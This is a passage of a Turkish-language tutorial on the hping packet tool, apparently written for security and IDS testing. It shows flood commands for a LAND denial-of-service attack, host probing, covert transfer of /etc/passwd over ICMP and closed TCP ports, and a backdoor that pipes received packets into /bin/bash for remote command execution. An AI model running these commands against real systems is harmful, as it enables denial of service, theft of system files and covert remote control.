TCP 192.168.1.3:445 220.142.190.31:3458 SYN_RECEIVED
TCP 192.168.1.3:445 220.151.209.91:45662 SYN_RECEIVED
TCP 192.168.1.3:445 220.182.92.188:55855 SYN_RECEIVED
TCP 192.168.1.3:445 220.239.248.159:57386 SYN_RECEIVED
TCP 192.168.1.3:445 220.248.144.98:61698 SYN_RECEIVED
TCP 192.168.1.3:445 220.250.178.195:56294 SYN_RECEIVED
TCP 192.168.1.3:445 222.9.132.151:58259 SYN_RECEIVED
TCP 192.168.1.3:445 222.38.60.106:52655 SYN_RECEIVED
TCP 192.168.1.3:445 222.52.52.74:55583 SYN_RECEIVED
Ready



%10'larda seyreden CPU'nun dos atağı ile birlikte artan yükü..

LAND Atağı

LAND atağında amaç hedef sisteme kendi ip adresinden geliyormış gibi paketler göndererek kısır döngüye girmesini sağlamaktır. WinNT sistemlerde oldukça başarılı olan bu atak türü günümüzdeki çoğu sistemde çalışmaz.

Atağın nasıl çalıştığını daha iyi anlamak ve izlemek için hping ile aşağıdaki komutu çalıştırıp Windows sistemde durumu izleyin.

```
#hping -a  192.168.1.4 192.168.1.4 -S -p 22 --flood
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 0 data bytes

--- 192.168.1.4 hping statistic ---
10 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Yapılan atağa karşı IDS'e düşen loglar

```
[**] [116:151:1] (snort decoder) Bad Traffic Same Src/Dst IP [**]
07/12-20:14:52.750771 192.168.1.4:2587 -> 192.168.1.4:22
TCP TTL:64 TOS:0x0 ID:56230 IpLen:20 DgmLen:40
******S* Seq: 0x781CB8BE  Ack: 0x5ACC9778  Win: 0x200  TcpLen: 20

[**] [1:527:8] BAD-TRAFFIC same SRC/DST [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/12-20:14:52.750771 192.168.1.4:2587 -> 192.168.1.4:22
TCP TTL:64 TOS:0x0 ID:56230 IpLen:20 DgmLen:40
******S* Seq: 0x781CB8BE  Ack: 0x5ACC9778  Win: 0x200  TcpLen: 20
[Xref => http://www.cert.org/advisories/CA-1997-28.html][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0016][Xref =>
http://www.securityfocus.com/bid/2666]
```

Hedef Sistem Hakkında Bilgi Edinmek

Sequence numarası tahmini

```
# hping2  --seqnum -p 80 -S -i u1  192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
1734626550 +1734626550
1733715899 +4294056644
1731604480 +4292855876
1736090136 +4485656
1730089804 +4288966963
1736532059 +6442255
1730574131 +4289009367
1735749233 +5175102
1725002138 +4284220200
1725076236 +74098
1729656540 +4580304
1721106365 +4286417120
1728255185 +7148820
1726183881 +4292895991
1722164576 +4290947990
1720622483 +4293425202
```

Hedef Sistemin Uptime Süresi Belirleme

```
# hping3 -S --tcp-timestamp -p 80 -c 2 194.27.72.88
HPING 194.27.72.88 (eth0 194.27.72.88): S set, 40 headers + 0 data bytes
len=56 ip=194.27.72.88 ttl=56 DF id=28012 sport=80 flags=SA seq=0 win=65535
rtt=104.5 ms
  TCP timestamp: tcpts=55281816

len=56 ip=194.27.72.88 ttl=56 DF id=28013 sport=80 flags=SA seq=1 win=65535
rtt=99.1 ms
  TCP timestamp: tcpts=55281917
  HZ seems hz=100
  System uptime seems: 6 days, 9 hours, 33 minutes, 39 seconds


--- 194.27.72.88 hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss

round-trip min/avg/max = 99.1/101.8/104.5 ms
```

NOT-I : Windows XP SP2'lerle birlikte güvenlik amaçlı* timestamp sorgularına cevap dönmez.

NOT-II : Cisco Routerlarda timestamp'i aşağıdaki şekilde aktif/pasif hale getirebiliriz

ip tcp timestamp -> aktif hale getirmek için
no ip tcp timestamp

IDS/IPS Testlerinde Hping Kullanımı

Hping'in default kullanımında IDS'e düşen loga bakacak olursak nasıl bir trafik oluşturduğu daha rahat anlaşılabilir. Özel bir kural yazarak hedef sistemin 0/TCP portuna gelen istekler için Hping taraması uyarısı yazdırabiliriz.

Örnek IDS çıktısı;

```
[**] [1:524:8] BAD-TRAFFIC—hping Taramasi-- tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
07/12-20:08:00.723275 192.168.1.5:1222 -> 192.168.1.4:0
TCP TTL:64 TOS:0x0 ID:966 IpLen:20 DgmLen:40
******** Seq: 0x3D69F7AB  Ack: 0x41DBBD11  Win: 0x200  TcpLen: 20
```


Hazırladığımız bir exploit içeriğini IDS kurallarını test etmek için kullanalım

 # more exptest

```
GET /scripts/slxweb.dll/view?name=mainpage HTTP/1.0
```

```
bt exploits # hping -P 192.168.1.3 -d 100 -p 80 -E exptest  -c 1
HPING 192.168.1.3 (eth0 192.168.1.3): P set, 40 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=46 ip=192.168.1.3 ttl=128 id=46608 sport=80 flags=RA seq=0 win=0 rtt=39.0 ms

--- 192.168.1.3 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 39.0/39.0/39.0 ms
```

-E ile belirtilen dosyanın içeriği hedef sisteme gönderilir.



Aşağıdaki gibi bir Snort kuralımız olsun

```
alert tcp $EXTERNAL_NET any -> $TELNET_SERVERS 23 (msg:"TELNET xyz exploit
attempt"; flow:to_server; content:"bin/sh"; classtype:she
llcode-detect; sid:1430; rev:7;)


# cat snort_test
bin/sh

# hping -n -c 1 -P 192.168.1.4 -p 23  -d 50 -E snort_test
HPING 192.168.1.4 (eth0 192.168.1.4): P set, 40 headers + 50 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!

--- 192.168.1.4 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Snort Loglarına bakacak olursak kuralımızın tetiklendiğini görürüz.

```
[**] [1:1430:7] TELNET xyz exploit attempt [**]
[Classification: Executable code was detected] [Priority: 1]
07/12-21:53:46.758684 192.168.1.5:2445 -> 192.168.1.4:23
TCP TTL:64 TOS:0x0 ID:49841 IpLen:20 DgmLen:90
****P*** Seq: 0x16AB9A80  Ack: 0x37A74B05  Win: 0x200  TcpLen: 20
```

Yapılan Taramaları IDS ile İzleme/Engelleme

Mesela saldirganın XMAS Scan yaptığını düşünelim. Eğer IDS sisteminiz düzgün yapılandırılmışsa bu saldırı tipini rahatlıkla tanıyacaktır.

```
#hping -FUP -n -p 22 192.168.1.4 -c 2
HPING 192.168.1.4 (eth0 192.168.1.4): FPU set, 40 headers + 0 data bytes

--- 192.168.1.4 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Snort'a düşen loglar

```
# tail -f /var/log/snort/alert
**U*P**F Seq: 0x5DDA5952  Ack: 0x3220A1A8  Win: 0x200  TcpLen: 20  UrgPtr: 0x0
[Xref => http://www.whitehats.com/info/IDS30]

[**] [1:1228:7] SCAN nmap XMAS [**]
[Classification: Attempted Information Leak] [Priority: 2]

07/12-20:41:07.953181 192.168.1.5:2165 -> 192.168.1.4:22
TCP TTL:64 TOS:0x0 ID:47151 IpLen:20 DgmLen:40
**U*P**F Seq: 0x6C47BC04  Ack: 0x736BEDAF  Win: 0x200  TcpLen: 20  UrgPtr: 0x0
[Xref => http://www.whitehats.com/info/IDS30]
```

Hping ile Dosya Transferi

Evet yanlış duymadınız! Hping ile aynı Netcat kullanır gibi iki host arasında dosya transferi yapabiliriz.

Mesela bir hosttan diğerine /etc/group dosyasını gönderelim.

Gönderici Host

```
#hping --icmp 192.168.1.4 -d 200 --sign huzeyfe --file /etc/group
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 200 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
```

Dinleyici taraf

```
# hping --icmp  192.168.1.4 --listen huzeyfe --safe  -I eth0
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
...etc/group içeriği
```

Arada geçen trafiğe ait Tcpdump çıktısı

```
2007-07-05 22:24:20.333750 IP 192.168.1.4 > 192.168.1.4: ICMP echo request, id
29022, seq 6144, length 208
        0x0000:  4500 00e4 b8da 0000 4001 3de6 c0a8 0104  E.......@.=.....
        0x0010:  c0a8 0104 0800 900e 715e 1800 6875 7a65  ........q^..huze
        0x0020:  7966 6572 6f6f 743a 3a30 3a72 6f6f 740a  yferoot::0:root.
        0x0030:  6269 6e3a 3a31 3a72 6f6f 742c 6269 6e2c  bin::1:root,bin,
        0x0040:  6461 656d 6f6e 0a64 6165 6d6f 6e3a 3a32  daemon.daemon::2
        0x0050:  3a72
                          :r
```

.

Aynı örneği TCP protokolü üzerinden deneyelim.

A Sistemi

```
# hping --listen huzeyfe  -n -p 22    >aliveli
Warning: Unable to guess the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!

---  hping statistic ---
0 packets tramitted, 0 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

B Sistemi

```
# hping --sign huzeyfe -p 22 -c 1 -n -d 300 -E /etc/passwd 192.168.1.5
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are set, 40 headers + 300 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!

--- 192.168.1.5 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Tekrar A sistemine geçelim

Hping ile gelen verileri aliveli dosyasına kaydetmiştik. Transferimiz sağlıklı gerçekleştiyse A sisteminde passwd dosyasi ile B sistemindeki aliveli dosyası aynı olmalı

```
# cat aliveli
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
```

...

Aynı işlemi kapalı bir port üzerinden de deneyebiliriz.

A Sistemi

```
# hping --listen huzeyfe  -n -p 2222    > kapali_port_ft
Warning: Unable to guess the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!

---  hping statistic ---
0 packets tramitted, 0 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

B Sistemi

```
# hping --sign huzeyfe -F -p 2222 -c 1 -n -d 1000 -E /etc/passwd 192.168.1.5
HPING 192.168.1.5 (eth0 192.168.1.5): F set, 40 headers + 1000 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!

--- 192.168.1.5 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Dikkatinizi çekecek olursa dosya transferi esnasında F bayraklı paket gönderiyoruz. İşletim sistemi doğal olarak bu pakete RST cevabı dönecektir fakat dinlemede olan hping veriyi alıp kaydeder

```
# tcpdump -tttnn tcp port 2222

000000 IP 192.168.1.4.2617 > 192.168.1.5.2222: F
2013000099:2013001099(1000) win 512
000037 IP 192.168.1.5.2222 > 192.168.1.4.2617: R 0:0(0) ack 2013001100 win
0
```

Tekrar A sistemine geçelim

```
bt ~ # cat kapali_port_ft
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
...
```

Dosya aktarımı başarı ile tamamlanmış.

Dosya transferini daha güvenilir yapılabilmesi için –B / --safe parametresi kullanılabilir. Bu parametre ile arada kaybolan veri parçaları tekrar gönderilir ve dosyanın bütünlüğü salanmış olur.

Hping ile uzak sistemlerde komut çalıştırma

A Sistemi / dinlemede olan taraf

```
# hping --listen gizli_kanal -n -p 22 |/bin/bash
Warning: Unable to guess the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!

---  hping statistic ---
0 packets tramitted, 0 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

B Sistemi

```
# nc 127.0.0.1 22 -n
SSH-1.99-OpenSSH_4.4
gizli_kanal touch /tmp/hping_irc
Protocol mismatch.
```

Tekrar A sisteminde bakılacak olursa /tmp dizininde hping_irc dosyası

```
# ls -l /tmp/
.ICE-unix/  .X0-lock  .X11-unix/  hping_irc  kde-root/  ksocket-root/  ssh-FJyhC11436/
```

UDP üzerinden komut çalıştırma

Bir önceki örnekte TCP kullanmıştık burada da UDP kullanarak aynı örneği tekrarlayalım.

A Sistemi

#hping --listen gizli_kanal -n --udp -p 68 |/bin/bash
Warning: Unable to guess the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!

B Sistemi

#nc -u 127.0.0.1 68 -v
localhost [127.0.0.1] 68 (bootpc) open
gizli_kanal mkdir /tmp/yeni

Kapalı porta veri göndererek Komut Çalıştırma

Benzer şekilde kapalı bir porta istediğimiz türden veri göndererek de sistemde komut çalıştırılması sağlanabilir. Nasıl mı?

Açık porta netcat ya da benzeri bir uygulama ile bağlanarak karşılama banneri sonrası komut gönderebiliyorduk fakat kapalı port için böyle bir seçeneğimiz yok. Zira daha TCP bağlantısı kurulmadan hedef porttan RST cevabı dönecektir.

Biraz UNIX bilgisi ve hping kullanarak bu işi de halledebiliriz. Hatırlayacak olursak hping –E ile dosya gönderebiliyorduk ve karşı tarafta gelen bu dosyanın içeriğini **>** ile yönlendirerek kaydediyorduk. Yine hping –E dosya_ismi komutu ile dosyamızı hedef (kapalı)porta göndereceğiz ve dosyamızın içerisine çalıştırmak istediğimiz komutu/ları yazacağız.

Hedef sistemde de gelen veriyi > ile değil de | ile istediğimiz bir shell'e yönlendireceğiz . Böylece istemciden gönderdiğimiz dosyanın içerisinde ne yazıyorsa sunucu tarafta çalışacak.

B Sistemi

Kapali bir TCP portu bularak hping'e o porta gelen paketleri dinlemesi ve çıktılarını /bin/bash'e göndermesini söyleyelim.

 # hping --listen safeme -p 5555 -n |/bin/bash
Warning: Unable to guess the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!

A Sistemi
Hedef sisteme göndermek istediğimiz komut/ları bir dosya içerisine kaydedelim.

#echo "touch /tmp/kapali_porta_geldim" > komut_dosyasi

Ve hedef sisteme gönderelim.

 # hping --sign safeme -d 50 -E komut_dosyasi -p 5555 192.168.1.5 -n -c 1
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are set, 40 headers + 50 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=40 ip=192.168.1.5 ttl=64 DF id=0 sport=5555 flags=RA seq=0 win=0 rtt=0.2 ms

A sisteminden hping'i çalıştırdıktan sonra /tmp dizinine tekrar bakalım ve gönderdiğimiz komutun çalıştığını doğrulayalım.

 # ls /tmp/
hping_irc kapali_porta_geldim kde-root/ ksocket-root/ ssh-FJyhC11436/ yeni/

Hping hakkında daha detaylı bilgi için *man hping3*